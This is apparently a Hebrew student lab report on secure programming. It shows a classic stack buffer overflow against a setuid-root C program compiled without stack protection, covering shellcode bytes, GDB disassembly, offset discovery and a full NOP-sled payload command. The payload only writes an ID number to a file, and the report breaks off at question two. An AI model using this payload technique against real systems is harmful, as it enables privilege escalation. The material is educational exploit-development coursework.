
דוח תכנות בטוח:

שאלה מספר 1:

בחלק זה רצינו לכתוב shellcode ולהזריק אותו לתוכנית כך שייווצר לנו באותה תקייה קובץ טקסט עם התז שלנו.


שלב אחד היה לכתוב את הshellcode שלנו.



ראשית רשמנו קוד אסמבלי שמטרתו הייתה ליצור קובץ ולהכניס את התז שלנו לתוכו.

לאחר בדיקה שהוא אכן עובד ומבצע את מה שנדרש עברנו לשלב הבא.

נעזרנו באינטרנט על מנת להמיר את קוד האסמבלי לרצץ פקודות:



ואותו הזרקנו לפוקציה שקיבלנו

```
int jump_to_shellcode(const char *shellcode, const size_t size) {
    char buffer[1000];
    memcpy(buffer, shellcode, size);

    void (*func)() = (void(*)())buffer;
    func();
}

int main() {
    setuid(0);

jump_to_shellcode("\xEB\x49\x5B\x31\xC0\x88\x43\x06\xB8\x08\x31\xC9\x66\xB9\xFF\x01\x31\xD2\x31\xFF\x31\xF6\xCD\x80\x89\xC3\x31\xC0\x80\x04\x31\xD2\xB2\x08\xFE\xC2\x31\xFF\x31\xF6\xEB\x13\x59\xCD\x80\x31\xC0\xB0\x01\x31\xDB\x31\xC9\x31\
xD2\x31\xFF\x31\xF6\xCD\x80\xE8\xE8\xFF\xFF\xFF\x33\x31\x32\x35\x33\x31\x39\x37\x33\xE8\xB2\xFF\xFF\xFF\x69\x64\x2e\x74\x78\x74\x90", 87);

    return 0;
}
```

לאחר שראינו כי הכל עובד עברנו לשלב המרכזי השאלה והוא להזריק את הקוד "הזדוני" לתוכנית תמימה ומשעממת בשפת C.

נשתמש בדיבגאגר GDB על מנת לדבג את התוכנית ולמצוא נקודות פרצה.

```
┌──(elad㉿kali)-[~/Documents/cyber]
└─$ gcc -fno-stack-protector -z execstack -m32 ex1.c -o ex1.out

┌──(elad㉿kali)-[~/Documents/cyber]
└─$ sudo chown root ex1.out && sudo chmod +s ex1.out
[sudo] password for elad:

┌──(elad㉿kali)-[~/Documents/cyber]
└─$ sudo gdb ex1.out
```

מקורס קודם לשמדנו אנו יודעים שאם נשמש בפקודת dusas main אנחנו ניראה כתובות רלטביות ולא אמיות לכן נריץ את התוכנית עם פרמטר כלשהו ולא מכן נפעיל את פעולת ה disas main.

```
Program received signal SIGSEGV, Segmentation fault.
0xf7cabf38 in ?? () from /lib32/libc.so.6
(gdb) r 4
The program being debugged has been started already
```

כעת נבצע disas main ונקבל :

```
(gdb) disas main
Dump of assembler code for function main:
   0x5655619d <+0>:     lea    0x4(%esp),%ecx
   0x565561a1 <+4>:     and    $0xfffffff0,%esp
   0x565561a4 <+7>:     push   -0x4(%ecx)
   0x565561a7 <+10>:    push   %ebp
   0x565561a8 <+11>:    mov    %esp,%ebp
   0x565561aa <+13>:    push   %esi
   0x565561ab <+14>:    push   %ebx
   0x565561ac <+15>:    push   %ecx
   0x565561ad <+16>:    sub    $0x20c,%esp
   0x565561b3 <+22>:    call   0x565560a0 <__x86.get_pc_thunk.bx>
   0x565561b8 <+27>:    add    $0x2e3c,%ebx
   0x565561be <+33>:    mov    %ecx,%esi
   0x565561c0 <+35>:    sub    $0xc,%esp
   0x565561c3 <+38>:    push   $0x0
   0x565561c5 <+40>:    call   0x56556050 <setuid@plt>
   0x565561ca <+45>:    add    $0x10,%esp
   0x565561cd <+48>:    mov    0x4(%esi),%eax
   0x565561d0 <+51>:    add    $0x4,%eax
   0x565561d3 <+54>:    mov    (%eax),%eax
   0x565561d5 <+56>:    sub    $0x8,%esp
   0x565561d8 <+59>:    push   %eax
   0x565561d9 <+60>:    lea    -0x20c(%ebp),%eax
--Type <RET> for more, q to quit, c to continue without paging--c
   0x565561df <+66>:    push   %eax
   0x565561e0 <+67>:    call   0x56556040 <strcpy@plt>
   0x565561e5 <+72>:    add    $0x10,%esp
   0x565561e8 <+75>:    mov    $0x0,%eax
   0x565561ed <+80>:    lea    -0xc(%ebp),%esp
   0x565561f0 <+83>:    pop    %ecx
   0x565561f1 <+84>:    pop    %ebx
   0x565561f2 <+85>:    pop    %esi
   0x565561f3 <+86>:    pop    %ebp
   0x565561f4 <+87>:    lea    -0x4(%ecx),%esp
   0x565561f7 <+90>:    ret
```

נשים נקודת עצירה לאחר פעולת strcpy כדי לראות כיצד ה stack נראה לאחר פקודה זו. כך נוכל לגלות את כותובת ההתחלה של הבפר שלנו וזה בסופו של דבר יעזור לנו לדרוס בתקווה את ה return adderss.

בתמונה הבאה שמונו נקודת עצירה לאחר strcpy:

```
   0x565561e0 <+67>:    call   0x56556040 <strcpy@plt>
   0x565561e5 <+72>:    add    $0x10,%esp
   0x565561e8 <+75>:    mov    $0x0,%eax
   0x565561ed <+80>:    lea    -0xc(%ebp),%esp
   0x565561f0 <+83>:    pop    %ecx
   0x565561f1 <+84>:    pop    %ebx
   0x565561f2 <+85>:    pop    %esi
   0x565561f3 <+86>:    pop    %ebp
   0x565561f4 <+87>:    lea    -0x4(%ecx),%esp
   0x565561f7 <+90>:    ret
End of assembler dump.
(gdb) b *0x565561e5
Breakpoint 1 at 0x565561e5
```

כעת נעזרת בטריק קטן: במקום להכניס בצורה ידנית ערכים לתוכנית שלנו אנו יכולים לכתוב שורת קוד בפייתון שתכניס ערכים לתוכנית במקומנו.

זאת השורה שנרשום בדיבאגר:

```
(gdb) r $(python3 -c "print('A'*400)")
```

נסביר : בעצם רשמנו סקריפ בפייתון שמכניס לתוכניס 400 תווים של A בתור קלט.

כאשר נריץ את התוכנית נוכל לראות איפה מתחיל הבפר שלנו בעזאת תווים אלו.

```
Breakpoint 1, 0x565561e5 in main ()
(gdb) x/200xb $esp
0xffffd110:     0x2c    0xd1    0xff    0xff    0x69    0xd5    0xff    0xff
0xffffd118:     0x00    0x00    0x00    0x00    0xb8    0x61    0x55    0x56
0xffffd120:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd128:     0x00    0x00    0x00    0x00    0x41    0x41    0x41    0x41
0xffffd130:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd138:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd140:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd148:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd150:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd158:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd160:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd168:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd170:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd178:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd180:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd188:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd190:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd198:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd1a0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd1a8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd1b0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
```

קצת קשה לראות אז זה יהיה יותר ברור בתמונה הבאה:

```
(gdb) x/200xb $esp
0xffffd110:     0x2c    0xd1    0xff    0xff    0x69    0xd5    0xff    0xff
0xffffd118:     0x00    0x00    0x00    0x00    0xb8    0x61    0x55    0x56
0xffffd120:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd128:     0x00    0x00    0x00    0x00    0x41    0x41    0x41    0x41
0xffffd130:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd138:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd140:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd148:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd150:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd158:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd160:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd168:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd170:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd178:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd180:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd188:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd190:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd198:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd1a0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd1a8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd1b0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd1b8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
```

נזכיר התווי A מתורגם ל 0x41 ב – hex ולכן המיקום הראשון שאנו רואים 0x41 הוא תחילת המחסנית.
נישמור את הכתובת הזו -> 0xffffd12c

נראה מה קורה כאשר אנו מכניסים יותר מ 500 תווים למחסנית שלנו, שוב בעזרת ששורת קוד פשוטה שעושה את העבודה במקומינו

```
(gdb) d
Delete all breakpoints? (y or n) y
(gdb) r $(python3 -c "print('A'*512)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/elad/Documents/cyber/ex1.out $(python3 -c "print('A'*
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

אנו רואים פה דבר מעניין מאוד, הכנסנו יותר מדיי תווים למחסנית שלנו ובגלל שאין בדיקה למספר התוים שניתן להכניס אז גרמנו למצב שאנו דורסים את כתובת החזרה ב A אכן אין כתובת כזו שאפשר לחזור אליה.

עכשיו אנו רוצים לדרוס את כתובת החזרה אבל לא סתם אנו רוצים בעצם שכתובת החזרה תפעיל את הקוד הזדוני שלנו.

אז בתחלה חשבתי שכתובת זו ממוקמת ישר אחרי הבאפר אבל זה לא עובד ככה.
אז ניתקלתי בסרטון של צביקה שעה משהו די מענין הוא הכניס תווים בצורה כזו שמשחק איתם חושף את כתובת החזרה. אדגים בתמונות הבאות :

```
(gdb) r $(python3 -c "print('A'*321+'C'*4+'B'*187)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/elad/Documents/cyber/ex1.out $(python3 -c "print('A'*321+'C'*4+'B'*187)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x43434341 in ?? ()
```


אנו למדים פה שכתובת החזרה נמצאת איפה שהו בבאפר שלנו.
בעצם המשחק הוא להוריד תווים מצד אחד ולהוסיף לצד השני ככה שבסוף כתובת החזרה מכילה רק את האות C.

```
(gdb) r $(python3 -c "print('A'*320+'C'*4+'B'*188)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/elad/Documents/cyber/ex1.out $(python3 -c "print('A'*320+'C'*4+'B'*188)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```

לאחר משחק די קצר (פה מוצגות רק 2 תמונות אבל זה לקח מעט יותר) מצאנו את האיזון.

אז דרך הפעולה שלנו היא כזו ניצור רשימה של פקודות nop מתחילת הבאפר שתוביל אותנו לקוד שלנו ואותו נבצע, ככה שאם ניפול על אחד מהם נגיע ישר אל הקוד הזדוני שלנו. מצאתי תמונה שתסביר את זה באופן מושלם :




כעת נכניס את הפקודה שלנו לפי הריפוד הבאה :


אורך ה shellcode שלנו הוא 87 בתים אז נוריד מ 320-87=233 ולכן נרפד ב 233 nop-ים ואז הקוד שלנו, ולאחר מכן נשים את הכתובת תחילת הבאפר שאת הכתובת שלו כבר ראינו (0xffffd12c).

```
(gdb) r $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*235+b'\xEB\x47\x5B\x31\xC0\x88\x43\x06\xB0\x08\x31\xC9\x66\xB9\xFF\x01
\x31\xD2\x31\xFF\x31\xF6\xCD\x80\x89\xC3\x31\xC0\xB0\x04\x31\xD2\xB2\x08\xFE\xC2\x31\xFF\x31\xF6\xEB\x11\x59\xCD\x80\x31\xC0\xB0\x01\x31
\xDB\x31\xC9\x31\xD2\x31\xFF\x31\xF6\xE8\xEA\xFF\xFF\xFF\x33\x31\x32\x35\x33\x31\x39\x37\x33\xE8\xB4\xFF\xFF\xFF\x69\x64\x2E\x74\x78\x74
\x90'+b'\x2c\xd1\xff\xff'*48)")
Starting program: /home/elad/Documents/cyber/ex1.out $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*235+b'\xEB\x47\x5B\x31\xC
0\x88\x43\x06\xB0\x08\x31\xC9\x66\xB9\xFF\x01\x31\xD2\x31\xFF\x31\xF6\xCD\x80\x89\xC3\x31\xC0\xB0\x04\x31\xD2\xB2\x08\xFE\xC2\x31\xFF\x3
1\xF6\xEB\x11\x59\xCD\x80\x31\xC0\xB0\x01\x31\xDB\x31\xC9\x31\xD2\x31\xFF\x31\xF6\xE8\xEA\xFF\xFF\xFF\x33\x31\x32\x35\x33\x31\x39\x37\x3
3\xE8\xB4\xFF\xFF\xFF\x69\x64\x2E\x74\x78\x74\x90'+b'\x2c\xd1\xff\xff'*48)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 1 (process 42883) exited normally]
(gdb)
```

אנו רואים כי התוכנית הסתיימה בצורה טובה כעת ניבדוק האים זה עבר.



אכן נוצר לנו קובץ id.txt שזה מעולה נבדוק שגם התוכן שלו תקין.




קצת קשה לראות אבל זה עבד!!!!

את אותו רעיון אפשר כעת לבצע ללא עזרת ה GDB

```
┌──(elad㉿kali)-[~/Documents/cyber]
└─$ ./ex1.out $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*233+b'\xEB\x49\x5B\x31\xC0\x88\x43\x06\xB0\x08\x31\xC9\x66\xB9\x
FF\x01\x31\xD2\x31\xFF\x31\xF6\xCD\x80\x89\xC3\x31\xC0\xB0\x04\x31\xD2\xB2\x08\xFE\xC2\x31\xFF\x31\xF6\xEB\x13\x59\xCD\x80\x31\xC0\xB0\x
01\x31\xDB\x31\xC9\x31\xD2\x31\xFF\x31\xF6\xCD\x80\xE8\xE8\xFF\xFF\xFF\x33\x31\x32\x35\x33\x31\x39\x37\x33\xE8\xB2\xFF\xFF\xFF\x69\x64\x
2e\x74\x78\x74\x90'+b'\xcc\xd0\xff\xff'*49)")
```


ואכן לאחר הפעלת הקוד הבא שוב נקבל בתיקייה :



עד כאן לשאלה מספר 1.

שאלה מספר 2:


ראשית ניפתח את התוכנית ב visual studio :



